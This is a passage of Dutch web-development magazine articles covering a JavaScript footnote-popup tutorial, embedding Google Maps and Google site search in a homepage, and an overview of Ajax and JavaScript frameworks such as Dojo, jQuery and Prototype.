Dit is nodig om te achterhalen wat de positie van de muis is: in DOM Level 2 zitten de muiscoördinaten in de kenmerken `clientX` en `clientY` van `event`. Omdat de muispositie vaker bepaald zal moeten worden, kun je dat het beste overlaten aan de functie `FN.get_position()`:

```
var FN =
{
  mouseX: 0,
  mouseY: 0,
  ...
}
```

```
prepare_move: function(event)
{
  FN.get_position(event);
  ...
},
get_position: function(event)
{
  FN.mouseX = event.clientX;
  FN.mouseY = event.clientY;
}
},
```

In Internet Explorer werkt de constructie met de getriggerde event als functionargument niet – dat is slechts een van de vele browser-incompatibiliteiten in het JavaScript-event-object. In plaats daarvan is het resultaat een subobject van `window`, genaamd `event`. Als tussenoplossing schrijf je dan ook in alle functies die event-eigenschappen nodig hebben:

```
if (!event) var event = window.event;
```

Als `mousedown` zich voordoet, wordt niet alleen de muispositie teruggegeven, maar worden ook de handlers `FN.move` en `FN.stop` toegekend aan respectievelijk `mousemove` en `mouseup`. De stopfunctie verwijdert dan de event handlers voor `mousemove` en `mouseup` weer.

```
var FN =
{
  ...
  prepare_move: function(event)
  {
    if (!event) var event = window.event;
    FN.get_position(event);
    document.onmousemove = FN.move;
    document.onmouseup = FN.stop;
  },
  move: function(event) {...}

  stop: function()
  {
    document.onmousemove = null;
    document.onmouseup = null;
  }
},
```


Tenslotte ontbreekt alleen nog de functie voor het verslepen van de container. Het script leest eerst de actuele waarden van de stylesheet-gegevens `FN.container.style.left` en `.top` uit. Daar is helaas nog wel een minder fraaie string-operatie voor nodig, omdat er verplicht 'px' in de waarden staat:

```
var containerX = parseInt(FN.container.style.left.slice(0,-2));
var containerY = parseInt(FN.container.style.top.slice(0,-2));
```

De laatste oproep van `FN.get_position()` heeft de coördinaten van de muis in `FN.mouseX` en `FN.mouseY` gezet. Om een beweging te detecteren hoef je dus alleen maar de muispositie opnieuw te bepalen, het verschil uit te rekenen en het resultaat weer terug te schrijven in de stylesheet:

```
var mouseX_old = FN.mouseX;
var mouseY_old = FN.mouseY;
FN.get_position(event);
FN.container.style.left = containerX + FN.mouseX - mouseX_old + "px";
FN.container.style.top = containerY + FN.mouseY - mouseY_old + "px";
```

Vrije kür

Daarmee is het verplichte deel van het programma achter de rug. De mogelijkheden om events te gebruiken nodigen echter uit tot wat experimenteren.

Het zou bijvoorbeeld mooier zijn als de referenties rechtsboven de muispointer te zien zijn in plaats van linksboven in het scherm. Om de positie van de muis te achterhalen moet het script dat meteen doen zodra er op het document geklikt wordt:

```
document.onclick = FN.get_position;
```

De waarden voor de containerpositie `FN.container.style.left` en `.top` zijn door `FN.create()` samen te stellen uit de positie van de vensteruitsnede (`document.documentElement.scrollLeft` en `.scrollTop`) plus een veilige marge van 10 pixels. Tel je daar eenvoudig de muiscoördinaten bij op, dan kan het gebeuren dat de container het documentvenster breder maakt als de aangeklikte referentie zich aan de rechterkant van het venster bevindt. Iets vergelijkbaars doet zich voor in verticale richting, waar je de hoogte van de container van de muispositie moet aftrekken. De listing op deze pagina toont een oplossing voor dit probleem.

Als het toch al nodig is om muisklikken in een document te bewaken, kun je ook meteen de JavaScript-links in het HTML-document afschaffen. Als identificatie voor een referentie is het genoeg om een getal in een `<sup>`-tag te zetten. Daarmee wordt het converteren van een HTML-document nog makkelijker. De CSS-instructie `cursor:pointer` verandert de muispointer, als deze boven een `<sup>`-element komt alsof dit een link zou zijn.

Je kunt echter niet vaststellen op welk HTML-element je geklikt hebt. Daarom moet

```
var FN =
{
  mouseX: 0, // horizontale en ...
  mouseY: 0, // verticale muispositie
  div_breedte: 350, // breedte en ...
  div_hoogte: 150, // hoogte van de referentiecontainer
  afstandX: 10, // horizontale en ...
  afstandY: 10, // verticale afstand van de muispointer
  create: function()
  {
    var pos_x = (FN.mouseX + FN.afstandX + FN.div_breedte < window.innerWidth || FN.div_breedte + FN.afstandX > FN.mouseX)?
      FN.mouseX + FN.afstandX : // rechts van muispointer
      FN.mouseX - FN.div_breedte - FN.afstandX; // links
    var pos_y = (FN.div_hoogte + FN.afstandY > FN.mouseY)?
      FN.mouseY + FN.afstandY : // onder muispointer
      FN.mouseY - FN.div_hoogte - FN.afstandY; // er boven
    FN.container.style.left = document.documentElement.scrollLeft + pos_x + px ;
    FN.container.style.top = document.documentElement.scrollTop + pos_y + px ;
    FN.container.style.width = FN.div_breedte + px ;
    FN.container.style.height = FN.div_hoogte + px ;
    ...
  }
  get_position: function(event)
  {
    if (!event) var event = window.event;
    FN.mouseX = event.clientX;
    FN.mouseY = event.clientY;
  }
}
document.onclick = FN.get_position;
```

Als de positie van de muis bij het openen van de container bekend is, is de referentie dynamisch te plaatsen.

Ieder `<sup>`-element voor een muisklik geregistreerd worden. In plaats van het eenvoudige `document.onclick` kun je dan ook beter de handler init aan de `onload`-event meegeven:

```
window.onload = init;
```

De init-functie doorloopt met behulp van `document.getElementsByTagName("sup")` alle `<sup>`-elementen. Als de taginhoud uit een getal bestaat, wordt deze geregistreerd voor een `onclick`-event.

De directe aanroep van de functie `referentie(nr)` blokkeert dit echter, omdat event-handlers geen functieargumenten mogen hebben. Dit kan opgelost worden door met `new Function` voor ieder event een nieuwe functie te maken:

```
function init() {
  var sups = document.getElementsByTagName("sup");
  if (!sups) return false;
  for (var i = 0; i < sups.length; i++)
  {
    var sup = parseInt(sups[i].firstChild.nodeValue);
    if (sup != null && !isNaN(sup))
    {
      sups[i].onclick = new Function("event", "FN.get_position(event); referentie(" + sup + ")");
    }
  }
}
```

Conclusie

Ajax-toepassingen zelf programmeren is geen triviale aangelegenheid. De problemen zitten niet zozeer in het XMLHttpRequest-object, maar bij de vele interfaces tussen

HTML-document en scripts. Aan de ene kant bevinden zich de ooit innovatieve DHTML-aanzetten van de Internet Explorer, die zich langzamerhand tot verouderde eilandoplossingen ontwikkelen. Aan de andere kant staan de even krachtige als complexe W3C-standaarden, die Microsoft slechts schoorvoetend toepast. Ook al is de incompatibiliteit tussen browsers niet meer zo groot als aan het einde van de jaren 90, een Ajax-toepassing is pas goed als deze is getest op de belangrijkste browserengines.

De voorbeeldtoepassing mag er misschien niet bijzonder spectaculair uitzien, er zitten wel veel essentiële technieken in. Als je eenmaal een gevoel hebt gekregen voor wat er inmiddels op het gebied van webontwikkeling mogelijk is, wordt het pas echt leuk. Met XMLHttpRequest en DOM kun je databronnen uitlezen, maar deze combinatie is ook bruikbaar om te schrijven of te uploaden. Om toegang te krijgen tot externe gegevens als webservices is helaas wel een proxy nodig.

Een toepassing als het voorbeeld helemaal zelf programmeren is niet in de stijl van Web 2.0. Een webontwikkelaar 2.0 zal proberen om een bestaande applicatie aan te passen of, als die er niet is, om een framework te gebruiken waarin al veel van de moeizaam overwonnen basistechnieken in makkelijke functies worden aangeboden. (nkr)

Literatuur

- [1] Document Object Model: www.w3.org/DOM/DOMTR
- [2] <http://urlx.org/xml.com/5246>



Jo Bager

Speel mee in het sociale web

Betere homepages met Web 2.0

Web 2.0 is niet alleen voorbehouden aan Flickr, Hyves, Yunoo en andere pastelkleurige sites met onuitspreekbare namen. Integendeel: zelfs jouw pagina's kunnen beter worden met Web 2.0-techniek. Er zijn veel aanbieders met content en services die je op je eigen pagina kunt gebruiken.



Er is al veel geschreven over het fenomeen Web 2.0 en hoe internet de mensheid heeft veranderd. Maar wat heeft zo'n modewoord te maken met jouw website? Door al die discussies over de zin en onzin van Web 2.0 is men een beetje vergeten dat er een aantal uitermate nuttige diensten en toepassingen zijn. Je hoeft alleen maar de juiste te kiezen en die in je websites in te bouwen.

Daar hoeft je echt geen AJAX-programmeur voor te zijn of met programmeerframeworks te gaan worstelen. Veel functies kun je met minimale kennis makkelijk inbouwen. Het is vaak al voldoende om de code van de aanbieder al knippend en plakkend aan de broncode van je homepage toe te voegen.

Goede kaarten

Het beste voorbeeld is Google Maps. Met een duidelijke kaart of routebeschrijving naar je bedrijf maak je een goede eerste indruk op zakelijke partners. Als je een scan van een papieren plattegrond op je homepage publiceert, loop je het risico dat de maker van die kaart daar geld voor wil zien. Googles kaartdienst biedt makkelijk te gebruiken vector- en satellietkaarten, die bovendien gratis zijn.

Er zijn echter ook een aantal toepassingen voor Google Maps, die Google verbiedt. Hieronder vallen diensten waarvoor je geld vraagt, of bijvoorbeeld het laten zien van plaatsen voor illegale activiteiten ("...you will not ...(m) promote or provide instructional information about illegal activities"). In geval van twijfel moet je even de gebruiksvoorwaarden (Terms of Service) doornemen. Het gebruik als routeplanner voor openbare locaties staat Google daarentegen expliciet toe.

Als je een Google Maps-kaart op je homepage wilt publiceren, heb je daar een gratis zogenaamde API-sleutel voor nodig, een unieke sleutel die bij de toegang tot de API wordt meegezonden. Ook voor deze sleutel is een (gratis) Google Account nodig. Zo'n sleutel maak je binnen een paar minuten aan, zonder privé-gegevens op te hoeven geven. Een Google Maps API-key is altijd maar voor één domein geldig, maar met één account kun je oneindig veel sleutels aanmaken.

Als de Google Maps API-key is aangeemaakt, kun je meteen aan de slag. Statische kaarten vormen de makkelijkste optie om plattegronden in te voegen. Een statische kaart is niet meer dan een plaatje: de bezoeker kan dit ook bekijken zonder dat JavaScript ingeschakeld is. Als webmaster integreer je dat via een link als deze:

```

```

Passend maken

Deze voorbeeldkaart is 400 × 300 pixels groot. De twee met een komma gescheiden waarden voor de parameter 'center' zijn de coördinaten. De kaart in ons voorbeeld is ongeveer gecentreerd op de locatie van de uitgever van c't magazine, F&L Publishing Group. Om de coördinaten voor je eigen plaats te vinden, navigeer je bij Google Maps naar de gewenste plek. Rechts boven op de pagina vind je een verwijzing die als 'Link' wordt aangeduid. Als je hierop klikt krijg je een code in de vorm van

```
http://maps.google.com/?ie=UTF8&ll=51.810419,5.794344&spn=0.033485,0.055704&z=13
```

voorgeschied. De parameter ll bevat de coördinaten.

Dynamische kaarten zijn duidelijk veelzijdiger. Als bezoeker kun je er bijvoorbeeld op inzoomen en de uitsnede verschuiven. Deze kaarten vereisen echter wel dat de bezoeker in zijn browser JavaScript heeft ingeschakeld. De code die je links op pagina 81 ziet is de brontekst van de dynamische tegenhanger van de kaart boven. Bezoekers die JavaScript hebben uitgeschakeld, zien de verwijzing uit regel 22.

Bij de opgave van het middelpunt van de kaart met het commando `map.setCenter` kun je meteen ook de zoomfactor aanpassen. Waarde 14 in onze listing staat voor een kaartuitsnede ter grootte van ongeveer een wijk. Hogere waarden zorgen voor een kleinere uitsnede en lagere waarden voor een grotere uitsnede. De waarden voor de zoomfactor kunnen van 0 tot 17 gaan.

Zonder de regels 10 en 11 zou de listing alleen een kaart zonder bedieningselementen weergeven. Het eerste commando laat de regelaar voor het zoomniveau zien, de tweede de selectieknoppen voor de weergavemodus (kaart-, satellietbeeld of de combinatie hiervan). Een nuttige toevoeging op de kaart zijn de zogenaamde markers – de welbekende vlaggetjes die punten op de kaart kenmerken. De functie `new GMarker` zorgt voor het invoegen van deze markers in een kaart. Google Maps biedt nog een heleboel andere opties waarmee je de kaarten individueel kunt aanpassen.

Zoek en vind!

De zoekfunctie op een website is vaak een ondergeschoven kindje. Vaak wordt de index niet regelmatig bijgewerkt of is er helemaal geen zoekmogelijkheid. Google



Een plattegrond doet het altijd goed als service voor klanten en zakenpartners.



Met markers kun je belangrijke plekken uitlichten en van opmerkingen voorzien, bijvoorbeeld een reisadvies.

biedt daar met de AJAX Search API ook een oplossing voor. Hiermee bouw je makkelijk een zoekfunctie in bestaande pagina's in.

Net als bij de Maps-API mag je ook de zoek-API niet zomaar op al je pagina's zetten: webpagina's met betaalde content visen bijvoorbeeld achter het net. Dergelijke pagina's zijn voor de Google-robot niet bereikbaar om te indexeren en je vindt ze dan ook niet in de normale Google-index terug. Verder verloopt de procedure hetzelfde als voor Google Maps: de webmaster heeft een Google-account nodig en laat een Google AJAX Search API-key genereren. Google levert voorbeeldcode die de webmaster voor zijn website kan aanpassen.

In het voorbeeld op pagina 81 rechts zie je een voorbeeld dat beperkt is tot het zoeken in de teksten op één website. In principe zijn ook andere zoekopdrachten mogelijk, bijvoorbeeld het zoeken op het hele internet, het zoeken van afbeeldingen, blogs et cetera. Het commando `Search.setSiteRestriction()` zorgt ervoor dat het zoeken beperkt blijft tot de pagina's van de eigen website – zonder dit commando zou het zoeken tot resultaten vanuit het hele internet leiden. Het formulier en de resultaten kun je aan de site aanpassen – de documentatie in de ontwikkelaarssectie van Google laten zien hoe.

Het zoeken via Google op je eigen website is natuurlijk alleen zinvol als Google die ook compleet heeft geïndexeerd. Webmasters kunnen Google op verschillende manieren inlichten over nieuwe pagina's. De zoekmachine-exploitant biedt bijvoorbeeld een formulier aan om afzonderlijke url's voor het indexeren aan te melden. Voor eigenaren van grotere sites biedt Google in zijn webmastertools een aantal tools aan om sitemaps te genereren. Hiermee hebben zoekmachinerobots dan minder moeite om alle pagina's van een site te vinden.

Gereedschapskist

Het integreren van Google Maps en het zoeken met AJAX zijn nog maar twee voorbeelden van het gigantische aantal Web 2.0-diensten die op je eigen webpagina's te gebruiken zijn. Op dezelfde manier als bij de kaarten en het zoeken kan iedereen data uit Google Agenda in zijn pagina's opnemen om bijvoorbeeld een evenementenkalender te publiceren. Er zijn inmiddels meer dan duizend diensten beschikbaar die via een programmeerinterface gebruikt kunnen worden. ProgrammableWeb.com geeft een goed overzicht van webdiensten die een API aanbieden, maar ook van de mashups die hiermee gemaakt zijn.

En er is voor elk wat wils: stock.xchng biedt bijvoorbeeld honderdduizenden afbeeldingen en YouTube talloze video's die webmasters gratis in hun websites mogen inbedden. Beide diensten zijn ook geschikt om je eigen multimediacontent in op te bergen, als je bijvoorbeeld bang bent dat bij grote plaatjesverzamelingen de maximale datalimiet van je account wordt overschreden of als je webserver geen streaming-data kan leveren.

De auteurs van Open Directory hebben hun linkverzameling onder een open licentie geplaatst, net als de Wikipedianen hun artikelen in de online encyclopedie. Waarom zou je dus niet je eigen pagina's met een goed gesorteerde linkverzameling of enkele teksten uit de online-referentie opleuken? Je moet teksten vóór het overnemen wel voor je eigen publiek aanpassen, bijvoorbeeld door al te uitvoerige Wikipedia-artikelen in te korten. Zoekmachines vinden het bovendien niet leuk als je artikelen uit andere bronnen één-op-één overneemt.

De grootste bulk aan interessante inhoud komt van blogs en talloze nieuwssites in de vorm van RSS- en Atom-feeds. Je kunt RSS-bestanden – mits de aanbieder daarin toestemt – makkelijk op je eigen pagina weergeven. Zoekmachines als Technorati of Googles blogzoekdienst helpen om feeds te vinden waarvan de inhoud bij je eigen site past.

Veel contentmanagementsystemen kunnen externe RSS-feeds in je eigen pagina's inbouwen, zoals het in de c't-webontwikkelomgeving opgenomen Drupal (zie p. 106). Je kunt dat makkelijk via de browser beheren. Om in Drupal externe RSS-feeds weer te geven, schakel je als administrator in het menupunt 'Modules' de module 'Aggregator' in en kies je daarna bij het menupunt 'Blokken' een gebied op je homepage waar die getoond moet worden. Tenslotte kun je bij de menuoptie 'Feed-aggregator' de adressen van feeds die je op je website wilt weergeven opgeven.

Doe-het-zelf 2.0

Met de mogelijkheid Web 2.0-inhoud en -diensten toe te voegen ben je er als webmaster behoorlijk op vooruitgegaan. Je kunt tegenwoordig je eigen aanbod aanvullen met interessante informatie en zo je site voor bezoekers aantrekkelijker maken. Om volledig deel te nemen aan Web 2.0 moet je echter zelf ook actief zijn, je eigen inhoud genereren en die voor lezers aanbieden. Het is beter om in plaats van de RSS-inhoud één-op-één door te geven zoals die wordt aangeleverd, de berichten te selecteren en er kort commentaar op te geven. Nog beter is het natuurlijk als je je eigen gedachten en belevenissen in een weblog laat zien. Het is aan te bevelen te zorgen voor een commentaar- of reactiesysteem, zodat bezoekers kunnen melden wat ze er van vinden.

Vooral als je een kleine site hebt, kan het zijn dat je de moeite die je ervoor moet doen al snel te veel vindt. Het kost immers tijd om regelmatig zelf te bloggen of berichten in het forum door te kijken. Maar alleen met eigen content heb je een kans om je pagina een eigen gezicht te geven, wat nodig is om op te vallen in de onmetelijke hoeveelheid informatie op het internet.

Je hoeft helemaal niet meteen de wereldpolitiek te becommentariëren of de absolute goeroe op een onderwerp te zijn om een succesvolle blog te hebben. Soms is het al voldoende om je dagelijkse beslommeringen te melden.

Links helpen

In trekken van aandacht zijn links in de Web 2.0-wereld essentieel. Elke link naar je eigen pagina's biedt kansen op nieuwe bezoekers. Een link naar een interessant blogbericht kan zich, mits opgenomen in een populaire blog, als een olievlek over de gehele blogosfeer verspreiden. Op die

Zoeken

handhygiene x

mogelijk gemaakt door Google™

▼ gewoonhandenschoon.nl

Waarom handhygiëne - Gewoon Handen

Een goede **handhygiëne** door zorgmedewerkers wordt beschouwd als de meest effectieve manier om ziekenhuisinfecties te voorkomen. ...
www.gewoonhandenschoon.nl

Spreekuur seksualiteit en soa's bij

Handhygiëne is 'hot'. Veel aandacht was er vorig jaar in de media voor het feit ... van ziekenhuisinfecties is het onvoldoende toepassen van **handhygiëne**. ...
www.gewoonhandenschoon.nl

Nieuws - Gewoon Handen Schoon

Uit onderzoek blijkt dat veel medewerkers in de zorg niet precies weten hoe het zit met de regels voor **handhygiëne**. Er is met name onduidelijkheid over ...
www.gewoonhandenschoon.nl

Project - Gewoon Handen Schoon

De jaarlijks ongeveer 70.000 ziekenhuisinfecties zijn deels te voorkomen als medewerkers in de zorg de voorschriften voor **handhygiëne** beter naleven. ...
www.gewoonhandenschoon.nl

Met Googles Search-API kun je een lokale zoekfunctie voor een website toevoegen.


```

01 <html>
02 <head>
03 <script src="http://maps.google.com/maps?file=api&v=2&key=hier_jouw_sleutel&hl=nl" type="text/javascript">
04 </script>
05 <script type="text/javascript">
06 function load() {
07     if (GBrowserIsCompatible()) {
08         var map = new GMap2(document.getElementById("map"));
09         var point = new GLatLng(51.814419, 5.799344);
10         map.addControl(new GMapTypeControl());
11         map.addControl(new GSmallMapControl());
12         map.setCenter(point, 14);
13         var marker = new GMarker(point);
14         map.addOverlay(marker);
15     }
16 }
17 </script>
18 </head>
19
20 <body onload="Load()" onunload="GUnload()">
21 <div id="map" style="width: 400px; height: 300px">
22 <h1>Activeer JavaScript in je browser om de kaart te
23     kunnen zien.</h1>
24 </div>
25 </body>
26 </html>

```

Met enkele regels JavaScript wordt een kaart van Google Maps aan je homepage toegevoegd.

```

01 <html>
02 <head>
03 <script src="http://www.google.com/jsapi?key= hier_jouw_sleutel" type="text/javascript">
04 </script>
05 <script language="JavaScript" type="text/javascript">
06 google.load("search", "1", {"language": "nl"});
07 function OnLoad() {
08     var searchControl = new google.search.SearchControl();
09     var siteSearch = new google.search.WebSearch();
10     siteSearch.setUserDefinedLabel("naam_website");
11     siteSearch.setUserDefinedClassSuffix("siteSearch");
12     siteSearch.setSiteRestriction("domeinnaam.nl");
13     searchControl.addSearcher(siteSearch);
14     searchControl.draw(document.getElementById(
15         "searchcontrol"));
16 }
17 google.setOnLoadCallback(OnLoad);
18 </script>
19 </head>
20 <body>
21 <div id="searchcontrol">Loading...</div>
22 </body>
23 </html>

```

Het commando `siteSearch.setSiteRestriction()` zorgt ervoor dat er alleen op je eigen site gezocht wordt.

manier komen weblogs aan nieuwe lezers. Links zijn echter ook belangrijk bij de ranking van zoekmachines. Zoekmachines houden van links. Anders gezegd: sites met veel backlinks komen hoger in de zoekresultaten dan sites zonder backlinks.

Het maakt niet uit welk blogplatform je gebruikt – WordPress, Movable Type of een webloghoster – je moet alle linkopties gebruiken die de blogosfeer je biedt. Veel weblogsystemen kunnen bijvoorbeeld automatisch een ping-sigitaal naar servers als technorati.com sturen zodra een nieuw bericht gepost wordt. Deze populaire site maakt een lijst van alle recentelijk geactualiseerde sites met links. Ook het trackback-mechanisme helpt bij het netwerken in de blogosfeer.

Er zijn steeds meer blogs waar je onder de gebruikelijke meta-informatie aan het einde van een bericht een lijst van symbolen of een lijst van sociale bookmarkdiensten zoals del.icio.us of Mister Wong vindt. Een bookmark naar deze voor iedereen bereikbare linkverzamelingen levert echter ook extra backlinks op en daarmee kun je dus ook extra bezoekers naar je website trekken. Hoe bekend en populair deze toevoeglinks bij veel weblogs ook zijn: bij zakelijke sites is het waarschijnlijk een tikkeltje overdreven als je elke pagina van zo'n blok voorziet.

Als je bij een van de sociale bookmarkdiensten gelinkt bent, kun je daar zoeken op

sites die qua thema met jouw website vergelijkbaar zijn om daar links mee uit te wisselen of wederzijdse links toe te voegen. Zo'n linkuitwisseling loont bijzonder met vergelijkbare sites, omdat zoekmachines bij de ranking niet alleen kijken naar het

aantal links die naar een site verwijzen, maar ook of die met het onderwerp te maken hebben. (nkr)



In het CMS Drupal is het heel makkelijk om RSS-feeds toe te voegen aan je homepage, een paar keer klikken, de adressen opgeven, de juiste plaats op de pagina bepalen en klaar.





Herbert Braun

JavaScript-goocheldozen

Frameworks voor Ajax-applicaties en website-effecten

Je kunt Ajax-applicaties en leuke JavaScript-effecten moeizaam met de hand coderen, maar je kunt ook het een of andere JavaScript-framework nemen. Met een paar handige functies bespaar je dan uren programmeerwerk. Bovendien zijn ze nog bijna allemaal gratis ook.

De Ajax- en JavaScript-toolkits omvatten het hele scala aan programmeerhulp, van kleine scriptverzamelingen tot megabytes grote totaaloplossingen. De grote gemene deler is wel dat complexe functies daarbij in simpele methoden worden verpakt, die met alle moderne browsers zouden moeten werken. De frameworks die we hier noemen, zijn allemaal gratis als opensource software beschikbaar en kun je vinden via de softlink.

Als het niet om de interface-effecten gaat, maar om een zo betrouwbaar mogelijk transport van de gegevens tussen de server en de interactieve website in de browser, dan heeft een server-side framework de voorkeur. Vaak heb je dan bij het ontwikkelen helemaal geen HTML of JavaScript nodig en kun je een programmeertaal naar keuze nemen, zoals Java, PHP of

.NET. Het framework geeft de HTTP-requests in het XMLHttpRequest-object door aan de database en stuurt de antwoorden naar de al gerenderde website – een combinatie van server- en client-side dynamiek.

Ajax, Sajax, Java

Een redelijk eenvoudige instap in de wereld van Ajax is mogelijk met bijvoorbeeld **Sajax**. Deze 'Simple Ajax Toolkit' is maar 17 kB groot en bevat eenvoudige Ajax-oplossingen voor alle belangrijke (PHP, Perl, Python, Ruby, ColdFusion) en enkele obscure (Io, Lua) scripttalen. Het ontbreekt bij dit project aan fatsoenlijke documentatie, maar het is dan ook niet zo moeilijk te begrijpen.

Het PHP-framework **xajax** zit minder eenvoudig in elkaar. Met objectgeoriënteerde

PHP maak je JavaScript-methoden en kun je formuleren via Ajax laten versturen. De laagdrempeligheid maakt het voor beginnende Ajax-programmeurs eenvoudig.

Microsoft heeft zijn ASP.NET-productielijn uitgebreid met Ajax-extensies. **ASP.NET AJAX** is onderdeel van .NET 3.5 en zit dan ook in Visual Studio 2008 en het gratis Visual Web Developer Express. Een alternatief is de kleine bibliotheek **Ajax.NET**. Deze bibliotheek neemt echter alleen de communicatie met de server voor zijn rekening. Event-afhandeling en GUI-effecten moet je als ontwikkelaar dan op andere manieren programmeren.

Voor grote webapplicaties is Java de meest gebruikte taal. Het is dan ook niet verwonderlijk dat er een groot aantal Ajax-frameworks op die taal zijn toegesneden. **DWR** (Direct Web Remoting) dient bijvoor-

beeld als een soort afstandsbediening voor serverside beans door JavaScript-code in de browser. Ook kun je er typische Ajax-taken mee uitvoeren zoals het bewerken van adressen of het valideren van gebruikersinvoer.

GWT doet ongeveer hetzelfde, maar de Google Web Toolkit genereert in tegenstelling tot DWR meteen complete applicaties inclusief HTML. Daardoor is dit krachtige framework erg populair geworden bij Java-ontwikkelaars. **ZK** bewandelt een eigen weg, waarbij de ontwikkelaar de applicatie in een opmaaktaal met de naam ZUML schrijft en daaruit client- en server-componenten maakt.

JavaScript++


Pure JavaScript-oplossingen, die geen bijzondere servereisen stellen en browserincompatibiliteiten kunnen overbruggen, zijn populairder dan de genoemde alles-in-een totaalpakketten. Achter de naam Ajax-frameworks gaan vaak omvangrijke open-source JavaScript-bibliotheken met veel makkelijke functies en interface-effecten schuil. Bovendien gebruiken ze programmeertechnieken van andere talen. Daarmee wordt een aardige poging gedaan JavaScript te ontdoen van zijn imago van speelgoedtaal met een halfbakken object-oriëntatie.

Een van de bekendste JavaScript-frameworks is **Dojo**. In principe bestaat versie 1.3 van deze opensource bibliotheek uit een enkel script, dat 'gecompileerd' (dus zonder commentaren en inspringingen) 80 kB groot is. Bijna iedere JavaScript-applicatie kan zijn voordeel wel doen met het omvangrijke aanbod aan hulpfuncties. Er zijn dan ook Ajax-componenten voor functies als drag&drop, animaties, invoervalidatie, stringmanipulaties en datumberekeningen.

Het is bekend dat in Ajax-applicaties de history van de browsers niet zo werkt als je zou denken. Dojo kan dit probleem omzeilen door de history met een simpele functieaanroep te manipuleren. Bij het schrijven van gegevens in de browser heeft Dojo met de hulp van Flash een veel grotere capaciteit dan met cookies. Met dojo, behavior, dat de beproefde syntaxis van CSS-selectoren interpreteert, krijg je uitermate makkelijk toegang tot een of meerdere HTML-elementen.

Ervaren programmeurs zullen bijvoorbeeld de conversie van XML-bestanden naar JSON-formaat op waarde kunnen schatten – de JavaScript Object Notation is compacter dan XML en is door client-scripts makkelijk te verwerken. Gelukkig is Dojo niet al te opdringerig: alle hier genoemde functies zijn allemaal te bereiken via het object dojo.

Het complete Dojo-pakket bevat nog veel meer. De Dojo-ontwikkelaars noemen hun verzameling van kant-en-klare widgets 'Dijit'. Dat zijn kleine bedieningselemen-



Dojo heeft een groot aantal componenten en widgets waarmee ook complexe animaties mogelijk zijn zoals bekend van Mac OS X.

ten en eenvoudige mini-applicaties, zoals schuifregelaars, agenda's, voortgangsbalken, kleurkiezers, chique formulierelementen en zelfs een complete WYSIWYG-editor. Ook bij CSS-problemen met lay-outs kan Dojo/Dijit helpen.

Een ander deel uit deze goocheldoos heet DojoX (Dojo eXtensions). Dit bestaat uit deels nog in de testfase verkerende extensies van andere ontwikkelaars. De online getoonde DojoX-demos verkennen de grenzen van de JavaScript-mogelijkheden: sorteerbare databasetabellen, diagrammen, vectorafbeeldingen in verschillende formaten (SVG, VML, Silverlight), 3D-animaties en syntax-highlighting voor programmeercode.

Bibliotheken

Veel van de andere JavaScript-frameworks die concurreren met Dojo hebben hun roots bij commerciële aanbieders, maar staan wel onder een opensourcelicentie ter beschikking. **Spry** is daar een voorbeeld van. Adobe levert dat als onderdeel van Dreamweaver mee, maar je kunt het ook zonder deze webeditor gebruiken. Spry heeft een aantal effecten en widgets, maar doet het vooral goed door zijn omgangsmogelijkheden met bestanden die op XML, JSON of XPath gebaseerd zijn.

De ontwikkelaars van Yahoo! hebben met **YUI** een omvangrijke gereedschapset voor webapplicatieontwikkelaars in het leven geroepen. De Yahoo! User Interface Library bekommert zich naast een groot aantal andere dingen ook om complexe paginalay-outs, de browserhistory, het naladen van componenten, diagrammen, datatabellen – en zo'n beetje alle andere denkbare JavaScript- en CSS-problemen. Het opensource project **qooxdoo** heeft een vergelijkbaar uitgangspunt, maar meet zich meer aan grafische toolkits als Qt dan aan pure JavaScript-frameworks.

jQuery markeert het andere einde van het spectrum. De op dit moment actuele versie 1.3.2 is niet meer dan een 56 kB groot JavaScript-bestand. Net als Dojo simuleert jQuery CSS-selectors en kunnen in een enkele opdracht meerdere acties aan elkaar geregen worden. jQuery doet het zonder widgets en beperkt zich tot een aantal eenvoudige effecten, maar heeft als tool voor documentmanipulatie zeker pluspunten.

Ook van **MooTools** is er een compleet pakket in één bestand (95 kB). Je kunt je eigen script samenstellen uit de diverse componenten en daarmee overbodige code weglaten. MooTools heeft ook codeaanvulling voor de HAS-syntaxis, Ajax-hulpmiddelen en effecten. Een bijzonderheid zijn de klassen voor objectgeoriënteerd programmeren.

Ook **Ext** heeft een eigen builder. Het kan zelfstandig werken of dienen als uitbreiding voor YUI, jQuery en Prototype. Ext is een van de meest omvangrijke frameworks en blinkt vooral uit in de widgets, die als bouwonderdelen voor complexe web- en AIR-applicaties (lokaal geïnstalleerde Flash-programma's) kunnen dienen.

Prototype

Ondanks de sterke concurrentie is Sam Stephenson's **Prototype** nog steeds een van de meest gebruikte JavaScript-frameworks. Ook dit framework bestaat maar uit één bestand, dat inmiddels is aangegroeid tot zo'n 127 kB – al is dat wel zonder compressie. Prototype heeft de gebruikelijke Ajax-tools en middelen voor het omgaan met de documentopbouw.

Maar deze bibliotheek gaat nog een laag verder: Prototype vergroot de mogelijkheden van JavaScript met bijvoorbeeld nieuwe functies voor strings en arrays en maakt objectoriëntatie veiliger. Daarbij wordt deels gekeken naar de programmeertaal Ruby – reden waarom deze JavaScript-bibliotheek bekend is geworden als onderdeel van het succesvolle framework voor webapplicaties Ruby on Rails.

Omdat Prototype net als jQuery zelf geen knipperende lichtjes op een website zet, is het goed te combineren met pure effectverzamelers als de minibibliotheek **moo.fx**, die er ook als onderdeel van MooTools is. Het duidelijk omvangrijkere **Rico** vergemakkelijkt het inbouwen van Ajax-gegevens in de documenten en heeft effecten als drag&drop, animaties, afgeronde hoeken en openklappende 'trekharmonica's'.

Bekender is echter Thomas Fuchs' **Scriptaculous**, dat een veelvoud aan effecten heeft en net als Prototype onderdeel van Ruby on Rails is. De Scriptaculous-download heeft Prototype al in zich. De enorme mogelijkheden van dit framework-duo zullen we wat specifiekier bekijken.

Elementair

